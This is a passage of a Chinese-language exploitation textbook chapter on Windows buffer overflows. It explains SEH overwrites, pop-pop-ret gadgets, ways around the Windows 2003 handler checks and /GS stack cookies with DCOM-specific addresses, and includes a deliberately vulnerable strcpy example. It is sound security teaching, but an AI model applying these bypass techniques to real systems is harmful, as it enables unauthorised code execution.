为学习本章内容，你需要熟悉Windows NT或更新版本的Windows操作系统，并且知道如何破解Windows系统上的缓冲区溢出。本章重点介绍Windows溢出的高级部分，比如说挫败Windows 2003 Server内建的栈保护机制和深入理解堆溢出等。在学习本章之前，你应该熟悉诸如TEB（Thread Environment Block，线程环境块）、PEB、进程内存布局、映像文件、PE文件头等内容。如果对这些概念还有稍许疑问，建议你先把它们弄清楚后再开始学习本章。

在本章的学习过程中会用到一些工具，如微软公司的Visual Studio 6，特别是用于调试的MSDEV、命令行编译程序cl和dumpbin。dumpbin是一个优秀的命令行工具，它可以把二进制文件中的信息转储出来，如导入表、导出表、段信息及汇编指令等。只要你想到的，dumpbin几乎都可以做到。喜欢GUI的人可以享用优秀的反汇编工具Datarescue的IDA Pro。有人喜欢Intel句法，有人喜欢AT&T句法，我的建议是：选择合适的，不要受他人左右。

8.1 栈缓冲区溢出

又见到经典的栈缓冲区溢出了。它已经出现很长时间了（几乎是伴随着计算机的出现而出现的），可能还将继续出现，它已经成为漏洞猎手或破解者的主要目标。每当在新软件里发现栈缓冲区溢出时，我们都有些哭笑不得。网上有许多文档有助于加深理解本节所介绍的内容，本书的前几章也涉及了一些，在此就不再重复那些内容了。

破解栈缓冲区溢出的原理是，用代码地址覆盖保存的返回地址（代码地址指向可将进程的执行路径返给用户提供的缓存区的指令或代码段）。在深入学习栈缓冲区溢出之前，我们先看一下基于帧的异常处理程序，然后了解栈上可改写的注册异常结构，考虑怎样通过它使Windows 2003 Server内建的栈保护机制失效。

8.2 基于帧的异常处理程序

*异常处理程序*用于处理程序运行过程中出现的异常问题，如访问违例或除以0等。基于帧的异常处理程序与特定的过程相关，每个过程在初始化时都会创建一个新栈帧。基于帧的异常处理程序的相关信息保存在栈的EXCEPTION_REGISTRATION结构里。这个结构包括两个元素：第一个元素是指向下一个EXCEPTION_REGISTRATION结构的指针，第二个元素是指向异常处理程序的指针。这样一来，基于帧的异常处理程序就相互连接成一个链表，如图8-1所示。




图8-1　使用中的帧异常处理程序

Win32进程里的每个线程在创建之初都至少有一个异常处理程序。每个线程的第一个EXCEPTION_REGISTRATION结构的地址可以在环境块（用汇编格式表示是FS:[0]）中找到。异常发生后，系统将遍历整个异常处理程序链表，直至找到恰当的处理程序（能成功处理异常）为止。C语言用try和except捕获栈异常。

```
#include <stdio.h>
#include <windows.h>
dword MyExceptionHandler(void)
{
            printf("In exception handler....");
            ExitProcess(1);
            return 0;
}

int main()
{
             try
             {
                  __asm
{
    // Cause an exception
                         xor eax,eax
                         call eax
                   }
```

```
        }
        __except(MyExceptionHandler())
        {
                printf("oops...");
        }
        return 0;
}
```

在上面的代码中，用try执行一段代码，当异常发生时，直接执行MyExceptionHandler函数。我们可以试着把EAX设为0x00000000，然后调用EAX，这时会发生异常，系统将执行异常处理程序。

当改写栈缓冲区（也就是改写函数的返回地址）时，也可能会殃及缓冲区里其他的变量，这将使破解过程变得更加复杂。例如，假设函数以一个结构为参考点，EAX寄存器指向结构开头，函数在结构偏移处的变量被保存的返回地址改写。如果把这个变量移到ESI，并执行如下指令：

```
mov dword ptr[eax+esi], edx
```

因为用于溢出的数据中不能有NULL字节，所以当溢出这个变量时，需要确保使用可写的值（如EAX+ESI），否则进程将引起访问违例。我们应该尽量避免这种情形出现。因为如果发生访问违例，系统将执行异常处理程序，线程或进程可能会被终止，我们将丧失运行代码的机会。即使现在修复了这个问题，EAX+ESI可写了，但是在脆弱函数返回前，可能还会遇到类似的问题需要修复，而在某些情况下，有些问题几乎是无法修复的。现在，有一个方法可以帮助规避这个问题，那就是改写基于帧的EXCEPTION_REGISTRATION结构，让我们控制指向异常处理程序的指针。当发生访问违例时，我们可以控制进程的执行路径：把异常处理程序的指针设为指向我们的代码，从而返回自己的缓冲区。

在这种情况下，做些什么才能改写指向处理程序的指针进而执行缓冲区中的代码呢？答案是：与系统平台及SP有关。在没打补丁的Windows 2000和Windows XP上，EBX寄存器指向当前的EXCEPTION_REGISTRATION结构，也就是指向我们正要改写的结构。因此可以用指向jmp ebx或call ebx指令地址的指针，改写指向真正异常处理程序的指针。这样，当执行“处理程序”时，会执行我们改写的EXCEPTION_REGISTRATION结构。我们需要设置指向第二个EXCEPTION_REGISTRATION结构的指针，使它指向发现jmp ebx指令地址之前的短jmp地址。当改写EXCEPTION_REGISTRATION结构时，可以做到像图8-2描绘的那样。

然而，在Windows 2003、Windows XP SP1或更新版本的系统上就不是这样了。EBX不再指向EXCEPTION_REGISTRATION结构。实际上，那些指向有用数据的寄存器都和自己做XOR运算了，以至于在调用处理程序前，它们已被设为0x00000000。可能是微软公司考虑到Code Red蠕虫是使用这样的方法获取IIS控制的，所以做了这些改变。下面是相关的代码（来自Windows XP Professional SP1）。

```
77F79B57    xor         eax,eax
77F79B59    xor         ebx,ebx
77F79B5B    xor         esi,esi
```

```
77F79B5D    xor     edi,edi
77F79B5F    push    dword ptr [esp+20h]
77F79B63    push    dword ptr [esp+20h]
77F79B67    push    dword ptr [esp+20h]
77F79B6B    push    dword ptr [esp+20h]
77F79B6F    push    dword ptr [esp+20h]
77F79B73    call    77F79B7E
77F79B78    pop     edi
77F79B79    pop     esi
77F79B7A    pop     ebx
77F79B7B    ret     14h
77F79B7E    push    ebp
77F79B7F    mov     ebp,esp
77F79B81    push    dword ptr [ebp+0Ch]
77F79B84    push    edx
77F79B85    push    dword ptr fs:[0]
77F79B8C    mov     dword ptr fs:[0],esp
77F79B93    push    dword ptr [ebp+14h]
77F79B96    push    dword ptr [ebp+10h]
77F79B99    push    dword ptr [ebp+0Ch]
77F79B9C    push    dword ptr [ebp+8]
77F79B9F    mov     ecx,dword ptr [ebp+18h]
77F79BA2    call    ecx
```




图8-2 改写EXCEPTION_REGISTRATION结构

从0x77F79B57开始，EAX、EBX、ESI、EDI寄存器均通过与自身做XOR运算被设为0，注意，0x77F79B73处的call指令一直执行到0x77F79B7E。在0x77F79B9F处，ECX被设为指向异常处理程序的指针，然后调用ECX。

即使微软公司做了这些改变，攻击者仍能获得控制权。但在没有任何寄存器指向用户提交的数据的情况下，攻击者需要做的就是暴力猜测所提交的数据在内存中的位置。当然，上述这些改变有助于减少暴力猜测成功的可能性。

真是这样吗？如果在调用异常处理程序之后立即检查栈，会看到：

```
ESP          = Saved Return Address (0x77F79BA4)
ESP + 4      = Pointer to type of exception (0xC0000005)
ESP + 8      = Address of EXCEPTION_REGISTRATION structure
```

用包含jmp ebx或call ebx指令的地址来代替改写指向异常处理程序的指针，我们所要做的只是用指向一段执行如下指令的代码的地址改写它：

```
pop reg
pop reg
ret
```

每条POP指令执行后ESP减4，所以当执行RET时，ESP正好指向用户提交的数据。记住，RET取走栈顶的地址（ESP），并把执行流程返回那里。因此，攻击者既不需要指向缓冲区的指针，也不用猜测它的位置。

但是，茫茫内存中，到哪去找这样的指令呢？别急，这样的指令很多，每个函数的尾部几乎都能看到它的身影。每个函数执行后的整理指令里一般都会包含我们所需要的指令块。具有讽刺意味的是，0x0x77F79B79处是清除所有寄存器的指令块，但也是我们能找到的最好的位置。

```
77F79B79   pop        esi
77F79B7A   pop        ebx
77F79B7B   ret        14h
```

ret 14实际上没有什么影响，它只是把ESP加上0x14而不是0x4。这些指令将把我们带到栈上的EXCEPTION_REGISTRATION结构。此外，指向下一个EXCEPTION_REGISTRATION结构的指针值将被设为指向执行短jmp和两条NOP指令的代码的地址。这就可以从侧面迂回进入指向pop、pop、ret指令块的地址。

每一个Win32进程或线程启动时，在进程或线程起始处至少都会有一个基于帧的异常处理程序。因此，当尝试破解Windows 2003 Server上的缓冲区溢出时，滥用基于帧的处理程序是挫败Windows 2003 Server上新建的栈保护机制的一种方法。

8.3　滥用 Windows 2003 Server 上的基于帧的异常处理

滥用基于帧的异常处理是绕过Windows 2003栈保护的通用方法（更多详情参见8.4节）。Windows 2003 Server在发生异常时，会首先检查用于处理异常的程序是否正确。微软公司试图用这种方法阻止帧异常处理程序信息被改写后可能造成的栈缓冲区溢出，并希望以此阻止攻击者改写指向异常处理程序的指针并调用它。

系统怎样判断处理程序是否正确呢？实施检查的是ntdll.dll里的KiUserException-Dispatcher函数。首先，这个函数检查应该指向处理程序的指针是否指向了栈地址。它参考FS:[4]与FS:[8]之间的从高到低的栈地址的线程信息块条目，如果处理程序的地址在这个范围之内，这个函数将认为有问题而拒绝调用此处的处理程序。所以，攻击者不能直接把异常处理程序指向他们在栈上的缓冲区。如果指向处理程序的指针不是栈地址，这个函数将接着检查已加载模块的列表，包括可执行映像文件和DLL，以查看处理程序是否在这些模块的地址范围内，令人奇怪的是，如果不在里面，系统会认为异常处理程序是安全的而调用它。然而，如果地址在已加载模块

的地址范围内，这个函数将接着检查已注册的处理程序列表。

系统调用RtlImageNtHeader函数获得指向映像文件PE头部的指针。首先检查PE头部，如果是DLL的特征字节0x04而不是0x5F，那么这个模块将“不被允许”；如果处理程序在这个模块的地址范围内，将不会被调用。指向PE头部的指针将作为参数传给RtlImageDirectoryEntryToData函数。在这种情况下，感兴趣的目录是Load Configuration Directory，RtlImageDirectoryEntryToData函数返回这个目录的地址和长度。如果模块没有Load Configuration Directory，函数将返回0，停止进一步检查，调用处理程序。另一方面，如果模块有Load Configuration Directory，那么检查长度；如果这个目录的长度是0或小于0x48，停止进一步检查，调用处理程序。从Load Configuration Directory开始处偏移0x40字节的地方是一个指向已注册处理程序的RVA（Relative Virtual Address，相对虚拟地址）表的指针。如果这个指针是NULL，停止进一步检查，调用处理程序。从Load Configuration Directory开始处偏移0x44字节的地方是这个表的条目数，如果条目数是0，停止进一步检查，调用处理程序。假如所有的检查都成功，从处理程序的地址减去已装载模块的基地址，将得到处理程序的RVA。把这个RVA和由已注册处理程序组成的表里的一组RVA做比较，如果发现匹配，调用处理程序；如果发现（不匹配），拒绝调用处理程序。

当破解 Windows 2003 Server上的栈缓冲区溢出时，我们有以下几种选择来改写指向异常处理程序的指针。

(1) 滥用已有的处理程序，返回到缓冲区。

(2) 在和模块无关的地址里找到一段代码，返回缓冲区。

(3) 在没有Load Configuration Directory模块的地址空间里找到一段代码。

下面通过DCOM IRemoteActivation缓冲区溢出介绍这些选择。

8.3.1　滥用已有的处理程序

ntdll.dll里的0x77F45A34地址指向一个已注册的异常处理程序。如果检查这个处理程序的代码，将发现可以滥用这个处理程序运行我们的代码。指向EXCEPTION_REGISTRATION结构的指针位于EBP+0Ch。

```
77F45A3F   mov ebx,dword ptr [ebp+0Ch]
..
77F45A61   mov esi,dword ptr [ebx+0Ch]
77F45A64   mov edi,dword ptr [ebx+8]
..
77F45A75   lea ecx,[esi+esi*2]
77F45A78   mov eax,dword ptr [edi+ecx*4+4]
..
77F45A8F   call eax
```

指向EXCEPTION_REGISTRATION结构的指针被移到EBX，指向0x0C＋EBX的双字值被移到ESI。因为已经溢出了EXCEPTION_REGISTRATION结构并越过了它，所以我们可以完全控制这个双字，从而“拥有”ESI。接下来，指向0x08＋EBX的双字值被移到EDI，我们也能控制它了。ESI+ESI*2（等于ESI*3）的有效地址被载入ECX。因为已经拥有ESI，所以，我们能决定进入到

ECX的值。我们所控制的指向EDI的地址加上ECX*4+4，被移到EAX，然后调用EAX。因为可以完全控制进入EDI和ECX（通过ESI）的值，所以我们就能控制进入EAX的值，也就可以引导进程执行我们的代码。只不过要想找出保存指向代码指针的地址还是有点难度的。我们需要确保EDI+ECX*4+4和这个地址匹配，以保证指向代码的指针被移到EAX，然后调用EAX。第一次破解svchost时，TEB的位置与栈的位置通常是一致的。当然，在繁忙的服务器上可能不一致。假设一致的话，我们可以在TEB+0（0x7FFDB000）处发现指向EXCEPTION_REGISTRATION结构的指针，把这个指针作为寻找指向代码的指针的基址。但异常发生时，在调用异常处理程序之前，这个指针会被更新并修改，因此不能使用这个方法。然而，在TEB+0指向的EXCEPTION_REGISTRATION结构里，在地址0x005CF3F0处有一个指向EXCEPTION_REGISTRATION结构的指针，在第一次运行破解时，这个指针和栈的位置通常是一致的，因此可以使用这个指针。在地址0x005CF3E4处，有另外一个指针也指向EXCEPTION_REGISTRATION结构。假设我们用后一个地址，如果设置EXCEPTION_REGISTRATION结构越过0x0C的值到0x40001554（这将被移到ESI），并且越过0x08的值到0x005BF3F0（这将被移到EDI），经过一系列的乘、加运算后，得到0x005CF3E4。0x005CF3E4指向的地址被移到EAX，然后调用EAX。在调用EAX时，使EXCEPTION_REGISTRATION结构在这个指针指向的下一个EXCEPTION_REGISTRATION结构里。如果把代码放在这里，从当前位置短跳转14B，那我们将跳过无用的数据直接执行到这里。

我们在4台Windows 2003服务器系统上测试了一下（3台是Windows 2003企业版，一台是标准版），所有的破解都成功了。然而，需要明白的是，这是第一次在系统上运行破解，否则失败的可能性还是比较大的。另外，我们推测这个异常处理程序是向量化处理程序，而不是帧处理程序，这也是为什么可以以这种方式滥用它的原因。

除此之外，我们也可使用其他的包含同样异常处理程序的模块。在地址空间内已注册的其他异常处理程序通常转向由msvcrt.dll或类似文件导出的__except_handler3。

8.3.2 在与模块不相关的地址里寻找代码段，从而返回缓冲区

在其他版本的Windows的ESP+8处，可以看到一个指向EXCEPTION_REGISTRATION结构的指针，因此，可以在与任何已加载模块不相关的地址里找到以下指令块：

```
pop reg
pop reg
ret
```

太好了。在Windows 2003 Server企业版里运行的每个进程的0x7FFC0AC5处，我们都能找到这样的指令块。因为这个地址和任何模块都没有关联，所以系统在检查这个“处理程序”时会认为它是安全的，从而允许它被调用。不过，仍然存在一个问题。尽管在不同计算机上运行的Windows标准版在这个地址附近都有pop、pop、ret指令块，但它们所处的位置不尽相同。既然不能确定pop、pop、ret指令块的位置，还坚持使用它就不太合理了。与其寻找pop、pop、ret，还不如寻找：

```
call dword ptr[esp+8]
```

或者，选择脆弱进程地址空间里的：

```
jmp dword ptr[esp+8]
```

如果在适当的地址没有找到这样的指令，也不要灰心，我们可以在ESP和EBP周围找到许多分散的、指向EXCEPTION_REGISTRATION结构的指针。下面是我们找到的、指向我们结构的指针的位置：

```
esp+8
esp+14
esp+1C
esp+2C
esp+44
esp+50

ebp+0C
ebp+24
ebp+30
ebp-4
ebp-C
ebp-18
```

可以通过call或jmp使用它们。如果检查svchost的地址空间，在0x001B0B0B地址会看到以下代码：

```
call dword ptr[ebp+0x30]
```

在EBP+30处有一个指向EXCEPTION_REGISTRATION结构的指针。这个地址和任何模块无关，而且，几乎每个运行在Windows 2003 Server（在Windows XP上也有许多的进程）上的进程，在这个地址都有同样的字节，但在0x001C0B0B处没有这样的“指令”。用0x001B0B0B改写指向异常处理程序的指针，我们可以返回缓冲区并执行代码。在4台不同的Windows 2003 Server上检查0x001B0B0B地址处的call dword ptr [ebp+0x30]指令，发现它们都有“正确的字节”。所以，用这个方法破解 Windows 2003 Server上的漏洞似乎更好一些。

8.3.3　在没有 Load Configuration Directory 的模块的地址空间里寻找代码段

可执行映像文件（svchost.exe）本身没有Load Configuration Directory。如果KiUserExceptionDispatcher()代码里没有处理NULL指针异常，svchost.exe将可以工作。RtlImageNtHeader()函数返回一个指向给定映像文件PE头部的指针，但对于svchost，它返回0。不过，在KiUserExceptionDispatcher()里会直接使用返回的指针，而不会检查返回的指针是否为NULL。

```
call    RtlImageNtHeader
test    byte ptr [eax+5Fh], 4
jnz     0x77F68A27
```

像上面那样，如果引起访问违例，所有的努力都将化为泡影，所以不能用svchost.exe里的代码。comres.dll里面虽然没有Load Configuration Directory，但PE头文件的DLL的特征字节是

0x0400，因此在调用RtlImageNtHeader测试之后会失败，跳转到0x77F68A27，远离我们的处理程序。事实上，如果你遍历地址空间里的所有模块，就会发现它们都不符合条件。许多有Load Configuration Directory的已注册处理程序的模块可以通过同样的测试。因此，假若这样的话，这个选择也没什么用处。

因为在大多数的时候，试图向越过栈尾的地方写数据时会引起异常，所以当溢出缓冲区时，可以用这个方法绕过Windows 2003 Server的栈保护机制。虽然现在这样说没错，但Windows 2003 Server是一个全新的操作系统，而且，微软公司承诺把它做成一个更安全的操作系统，并向我们描绘任何攻击对它基本上都不会造成影响。因此，不用怀疑，我们当前破解的漏洞，即使不会被SP补上，其安全性也会得到进一步增强。如果上面描述的内容有一天变成现实（我确信会发生），我们将不得不重新拿起调试器和反汇编器，发现新的可以利用的东西。在此也有必要提醒一下微软公司：仅执行那些已注册的处理程序并确保已注册的处理程序不被攻击者利用（就像我们上面所做的那样），将对提高系统的安全性有很大的好处。

8.3.4 关于改写帧处理程序的最后说明

当一个漏洞在多个版本的操作系统中出现时，如波兰安全研究小组发现的DCOM IRemote-Activetion 缓冲区溢出，提高破解代码移植性的好方法是攻击异常处理程序。这是因为以EXCEPTION_REGISTRATION结构的位置的缓冲区开始的偏移可能会改变。的确，同样是DCOM问题，在Windows 2003 Server上，可在缓冲区开始后的1412B处发现这个结构，在Windows XP上是偏移1472B，Windows 2000上是偏移1540B。这种变化要求我们编写一个适合所有操作系统的破解代码。我们所要做的工作是以伪处理程序的方式嵌入恰当的位置，使它们能在上述讨论的操作系统上工作。

8.4 栈保护与 Windows 2003 Server

Windows 2003 Server内置的栈保护机制是由微软公司的Visual C++ .NET提供的。Visual C++ .NET编译器在默认情况下打开/GS编译器标志，告诉编译器在生成代码时使用放在栈里的Security Cookie，以此保护保存的返回地址。了解Crispim Cowan StackGuard的读者都知道Security Cookie和canary类似。canary是放在栈里的4B值（或是双字），系统在进程调用后把它放在栈上，并返回前检查它，确保cookie的值没有改变。这样一来，将有效保护保存的返回地址和基指针（EBP）。这段描述背后的逻辑是：如果一个本地缓冲区被溢出，那么，被改写返回地址附近的cookie也会被捎带改写。进程可以据此判断栈缓冲区被溢出了，然后立即采取行动阻止继续执行代码（通常是终止进程）。乍一看，这是一个不可克服的障碍，但在看过前几节关于滥用帧异常处理程序的内容后，就不是这么回事了。是的，这些保护机制使破解栈溢出变得更加困难，但并不是不可能。

让我们继续深入研究栈保护机制，寻找其他绕过它的方法。首先要熟悉cookie，了解它是怎样生成的，它的随机性怎样。答案是：随机性很强，即便花很长的时间也很难算出其随机性，特别是当你不能物理访问这台机器时。下面的C代码模拟了进程产生cookie的过程。

```
#include <stdio.h>
#include <windows.h>

int main()
{
            FILETIME ft;
            unsigned int Cookie=0;
            unsigned int tmp=0;
            unsigned int *ptr=0;
            LARGE_INTEGER perfcount;

            GetSystemTimeAsFileTime(&ft);
            Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
            Cookie = Cookie ^ GetCurrentProcessId();
            Cookie = Cookie ^ GetCurrentThreadId();
            Cookie = Cookie ^ GetTickCount();
            QueryPerformanceCounter(&perfcount);
            ptr = (unsigned int)&perfcount;
            tmp = *(ptr+1) ^ *ptr;
            Cookie = Cookie ^ tmp;
            printf("Cookie: %.8X\n",Cookie);
            return 0;
}
```

首先，调用GetSystemTimeAsFileTime。这个函数的FILETIME结构有两个成员——dwHighDateTime和dwLowDateTime，这两个值做XOR运算。运算结果和进程ID做XOR运算，然后依次和线程ID、系统启动后到现在的毫秒数做XOR运算（毫秒数由GetTickCount函数返回）。最后，调用QueryPerformanceCounter获得一个指向64位整数的指针。把这个64位的整数分成两个32位的数，这两个数做XOR运算，得到的结果再和前面生成的cookie做XOR运算。生成的结果就是最终的cookie，它被保存在映像文件的.data区段里。

/GS标志还将使编译器重新安排局部变量的位置。通常来说，局部变量的位置是以它们在C源码中的顺序出现的，但现在，所有的数组都被移至变量列表的底部，放在最靠近返回地址的地方。这样做的理由是：如果发生溢出，其他的变量不会受到影响。这个想法有两个好处：有助于防止逻辑混乱；如果被改写的是指针，它将阻止任意的内存改写。

举例说明第一个好处，想象一个程序需要身份验证，执行验证的过程易受溢出攻击。如果用户的身份通过验证，一个双字被设为1；如果验证失败，这个双字被设为0。如果这个双字变量在缓冲区之后，当缓冲区被溢出时，攻击者可以把这个变量设为1，使他们的身份看起来已经被认证了，尽管他们并没有提交有效的用户ID或密码。

当使用栈Security Cookie时，系统在过程返回后会检查栈里的cookie，确认它是否与过程开始时的值一样。这个cookie的一个授权副本保存在当前过程的映像文件的.data区段里。栈里的cookie被复制到ECX寄存器，然后和.data区段里的副本比较。这是问题编号一，我们将马上解释为什么以及在什么情况下会出现这种情况。

如果cookie不匹配，执行检查的代码将调用安全处理程序。如果安全处理程序已经定义，那

么指向处理程序的指针将保存在易受攻击过程的映像文件的.data区段里。如果这个指针不是NULL，它将被移到EAX寄存器，然后调用EAX。这是问题编号二。如果安全处理程序没有定义，那么把指向UnhandledExceptionFilter的指针设为0x00000000，然后调用UnhandledExceptionFilter函数。UnhandledExceptionFilter函数不仅仅终止进程，它执行所有的动作并调用函数的各种功能。

推荐你用IDA Pro查看UnhandledExceptionFilter函数到底做了些什么。大概看一下：这个函数先加载faultrep.dll库，然后执行faultrep.dll库里导出的ReportFault函数。这个函数做各种处理并负责弹出Tell-Microsoft-about-this-bug窗口。看过PCHHangRepExecPipe和PCHFaultRepExecPipe命名管道吗？它们都在ReportFault中被使用。

现在回到我们关注的问题上来，并检查它们为什么会成为实际的问题。做这个的最好方法是查看相关的代码。考虑下面这段设计非常巧妙的C源码。

```
#include <stdio.h>
#include <windows.h>

HANDLE hp=NULL;
int ReturnHostFromUrl(char **, char *);

int main()
{
        char *ptr = NULL;
        hp = HeapCreate(0,0x1000,0x10000);

ReturnHostFromUrl(&ptr,"http://www.ngssoftware.com/index.html");
        printf("Host is %s",ptr);
        HeapFree(hp,0,ptr);
        return 0;

}

int ReturnHostFromUrl(char **buf, char *url)
{
        int count = 0;
        char *p = NULL;
        char buffer[40]="";

        // Get a pointer to the start of the host
        p = strstr(url,"http://");
        if(!p)
                return 0;
        p = p + 7;
        // do processing on a local copy
        strcpy(buffer,p); // <------ NOTE 1
        // find the first slash
        while(buffer[count] !='/')
```

8

```
                count ++;
            // set it to NULL
            buffer[count] = 0;
            // We now have in buffer the host name
            // Make a copy of this on the heap
            p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
            if(!p)
                    return 0;
            strcpy(p,buffer);
            *buf = p; // <-------------- NOTE 2
            return 0;
    }
```

这个程序获取URL并从中提取主机名。把ReturnHostFromUrl函数中可能发生栈缓冲区溢出的地方标为NOTE 1。先把它放一放，如果查看这个函数的原型，会看到它有两个参数——一个是指向指针的指针（char **），另一个是指向需要破解的URL的指针。我们把第一个参数（char **）设为指向保存在动态堆里的主机名的指针——NOTE 2。请看下面的汇编代码。

```
004011BC    mov         ecx,dword ptr [ebp+8]
004011BF    mov         edx,dword ptr [ebp-8]
004011C2    mov         dword ptr [ecx],edx
```

在0x004011BC处，作为第一个参数传递的指针的地址被移到了ECX。接下来，在堆上指向主机名的指针被移到EDX，然后移到ECX指向的地址。这里就是我们提到的问题悄悄混进来的地方。如果溢出栈缓冲区，将会改写cookie，改写保存的基指针，改写保存的返回地址，然后改写传递给函数的参数。图8-3真实地反映了这种状况。




图8-3　缓冲区溢出前/后的快照

缓冲区溢出之后，攻击者掌控的参数被传递给函数。这样，当0x004011BC处的指令执行*buf = p 操作时，我们就可能改写任意内存，也有机会引起访问违例。看这两种可能中的后一种，如果我们用0x41414141改写EBP+8处的参数，进程将试着向这个地址写入一个指针。因为0x41414141属于已初始化的内存（不是正常的），所以写操作将引起访问违例，从而允许我们滥

用结构化异常处理机制绕过之前讨论过的栈保护。但是，要是我们不想引起访问违例呢？因为当前正在研究其他绕过栈保护的技巧，所以，看“改写任意内存”是否会有惊喜。

回到描述检查cookie进程中提到的问题。当授权版本的cookie保存在映像文件的.data区段里时，第一个问题出现了。可以在特定版本映像文件的固定位置找到这个cookie（不同的版本也可能是这样）。如果p位置是一个指向堆上的主机名的指针，并且是可以预先知道的，就是说，每次运行程序时，这个地址是一样的，那我们就能用这个地址改写.data区段里的授权版本的cookie，并用同样的值改写保存在栈上的cookie。用这个方法处理后，当进程检查cookie时，它们是一样的。所以，我们就可以绕过cookie检查，控制执行路径，并像正常的栈缓冲区溢出那样返回选择的地址。

然而，在这种情况下，这并不是最好的选择。为什么不是呢？嗯，我们得到用可控制内容的缓冲区的地址改写一些东西的机会，可以用破解代码填充缓冲区，并用缓冲区的地址改写函数指针。这样，当函数被调用时，执行的是我们的代码。但这样一来，我们将不会通过cookie检查，这就涉及第二个问题。回想一下，如果安全处理程序已经定义了，倘若cookie检查失败将会调用它。在这种情况下，这样的结果最好不过了。安全处理程序的函数指针保存在.data区段里，因此，我们可以知道它在哪，并可以用指向缓冲区的指针改写它。所以，当cookie检查失败时，“安全处理程序”被执行，我们获得控制权。

下面说明另外一种方法。回想一下，如果不能通过cookie检查且安全处理程序又没有定义，那么，系统在把实际的处理程序设为0后，将调用UnhandledExceptionFilter。因此，函数里的许多代码会被执行，我们可以为所欲为了。例如，从UnhandledExceptionFilter函数内部调用GetSystemDirectoyW，然后从返回的路径加载faultrep.dll。在Unicode溢出的情形里，我们可以改写指向系统目录的指针，这个指针和一个指向我们自己的“系统”目录的指针存储在kernel32.dll的.data区段里。因此可以加载自己的faultrep.dll来代替真正的faultrep.dll。faultrep.dll只输出ReportFault函数，而这个函数将被调用。

另外，还有一种有趣的可能（这里的介绍只停留在理论阶段）是嵌套二次溢出。大部分像UnhandledExceptionFilter这样的函数调用并没有采用cookie保护。现在，假设其中的GetSystemDirectoryW函数易受缓冲区溢出攻击影响：系统目录从没有超过260B的，且来源可信，因此不必担心这里会发生溢出。把数据复制到这个固定长度的缓冲区，直到遇到空终止符为止。明白我的意思吧。现在，在正常情况下这是不会触发溢出的，但是如果用指向缓冲区的指针改写指向系统目录的指针，那么将有可能引起没有采用cookie保护的代码的二次溢出。这样做了以后，可以返回选择的地址，从而获得控制权。当这些发生时，GetSystemDirectory不易受到攻击。但漏洞潜伏在UnhandledExceptionFilter代码里的某个地方，只是还没发现它。你可以自己尝试一下。

你也许会问这种情形（也就是说，在调用cookie检查代码之前，有一块内存可被任意改写）是否可能存在。答案是肯定的，这种情形经常会出现。实际上，波兰的安全研究小组就是在遇到这个问题后才发现DCOM漏洞的。这个易受攻击的函数有一个参数是wchar **类型。这恰好发生在函数返回到被设置的指针之前，允许任意内存可被改写的时候。利用这类漏洞的唯一技术难点

是触发溢出，输入只能是以两个反斜杠开始的Unicode UNC路径。假如用指向我们缓冲区的指针改写指向安全处理程序的指针，当安全处理程序被调用时，首先执行的可能是：

```
pop esp
add byte ptr[eax+eax+n],bl
```

其中n是下一字节。因为EAX＋EAX＋n不可写，所以我们将引起访问违例并失去对进程的控制。因为在缓冲区的开头我们被两个反斜杠纠缠住了，所以，上述的破解方法行不通。假如没有这两个反斜杠，这个方法是可行的。

最后，我们看到有多种方法可以绕过Security Cookies和.NET GS选项提供的栈保护机制。上文已经介绍过怎样滥用结构化异常处理了，也介绍压入栈的自有参数怎样传递给易受攻击的函数并被使用。随着时间的推移，微软公司肯定会改进这些保护机制，从而使破解栈缓冲区溢出更加困难。当然，这个漏洞是否会被终结，我们拭目以待。

8.5　堆缓冲区溢出

堆缓冲区和栈缓冲区一样有可能被溢出，同样会带来严重的后果。在研究堆溢出的细节之前，先了解堆是什么。简单地说，堆是保存动态数据的内存区域。例如，假设有一个Web服务器程序。服务器程序被编译成二进制文件之前，并不知道客户端会提交何种请求。这些请求可能是20B，也可能是20 000B。要求服务程序能妥善处理这两种情况。那么，与其用固定大小的栈缓冲区来处理请求，还不如用堆。这样一来，在堆上根据请求的大小动态分配一定的空间，把这些空间作为处理请求的缓冲区。利用堆帮助内存管理，将有助于提高程序段的扩展性。

8.6　进程堆

Win32中每个进程都有一个默认堆，通常也叫做进程堆。调用C函数GetProcessHeap()将返回指向进程堆的句柄。进程堆的指针也保存在PEB里。下列汇编代码将把指向进程堆的指针放入EAX寄存器：

```
